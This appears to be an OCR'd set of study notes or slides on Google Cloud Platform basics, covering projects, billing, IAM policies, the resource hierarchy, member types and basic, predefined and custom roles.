
riod Apr 1 – 3, 2022

Projects

- Projects are a core organizational component of GCP
- A project is required for creating, enabling, and using all Google Cloud services, enabling billing, and managing permissions. Each project has a name and a unique project ID across Google Cloud.

Resources

- GCP provides resource like compute, networking, storage & access management.



console.cloud.google.com/home/dashboard?project=alert-nimbus-335411&authuser=4&orgonly=true&supportedpurview=project

Requests (requests/sec)

No data is available for the selected time frame.

All services normal


Estimated charges INR ₹0.00

For the billing period Apr 1 – 3, 2022

Fundamental of Cloud IAM [Identity & Access Management]

- Identity and Access Management (IAM) lets administrators authorize who can take action on specific resources, giving you full control and visibility to manage Google Cloud resources centrally.
- IAM follows Resource based policy instead of Identity based policy.
- IAM policies are attached to resources not identities.
- In IAM we can't directly identify what permissions does an identity contains but we can enumerate what permission an identity have on a specific resource.
- In IAM, permission to access a resource isn't granted directly to the end user. Instead, permissions are grouped into roles, and roles are granted to authenticated members.

GCP Cloud IAM



Role 1

Set Of
Permission 1

Member 1

Role Binding

Role 2

Set Of
Permission 2

Member 1

Member 2

Role Binding

Policy

IAM Policy Applied On a Resource

Organization

Folder

Project

Resource

Resources

Permissions are inherited

Identity & Access Management Permission Grant:

- In IAM, permission can be grant at organization, folder, project and even resource level.
- In IAM, permission are inherited in the gcp hierarchy.
- Compute Engine virtual machine instances, Google Kubernetes Engine (GKE) clusters, and Cloud Storage buckets are all Google Cloud resources. The organizations, folders, and projects that you use to organize your resources are also resources.
- **Resource hierarchy :**

  Google Cloud resources are organized hierarchically:

  - The organization is the root node in the hierarchy.
  - Folders are children of the organization.
  - Projects are children of the organization, or of a folder.
  - Resources for each service are descendants of projects.

Identity [Members] :

- A member can be a Google Account (for end users), a service account (for apps and virtual machines), a Google group, or a Google Workspace or Cloud Identity domain that can access a resource.

- The identity of a member is an email address associated with a user, service account, or Google group; or a domain name associated with Google Workspace or Cloud Identity domains.

Type of member in GCP:

- Google Account
- Service account
- Google group
- Google Workspace domain
- Cloud Identity domain
- All authenticated users
- All users


Roles:

- A role is a collection of permissions. Permissions determine what operations are allowed on a resource. When you grant a role to a member, you grant all the permissions that the role contains.

Type of roles in GCP

- ○ **Basic roles:** Roles historically available in the Google Cloud Console. These roles are Owner, Editor, and Viewer.
- ○ **Predefined roles:** Roles that give finer-grained access control than the basic roles.
- ○ **Custom roles:** Roles that you create to tailor permissions to the needs of your organization when predefined roles don't meet your needs.

- Role is specified in the form of **roles/service.roleName**

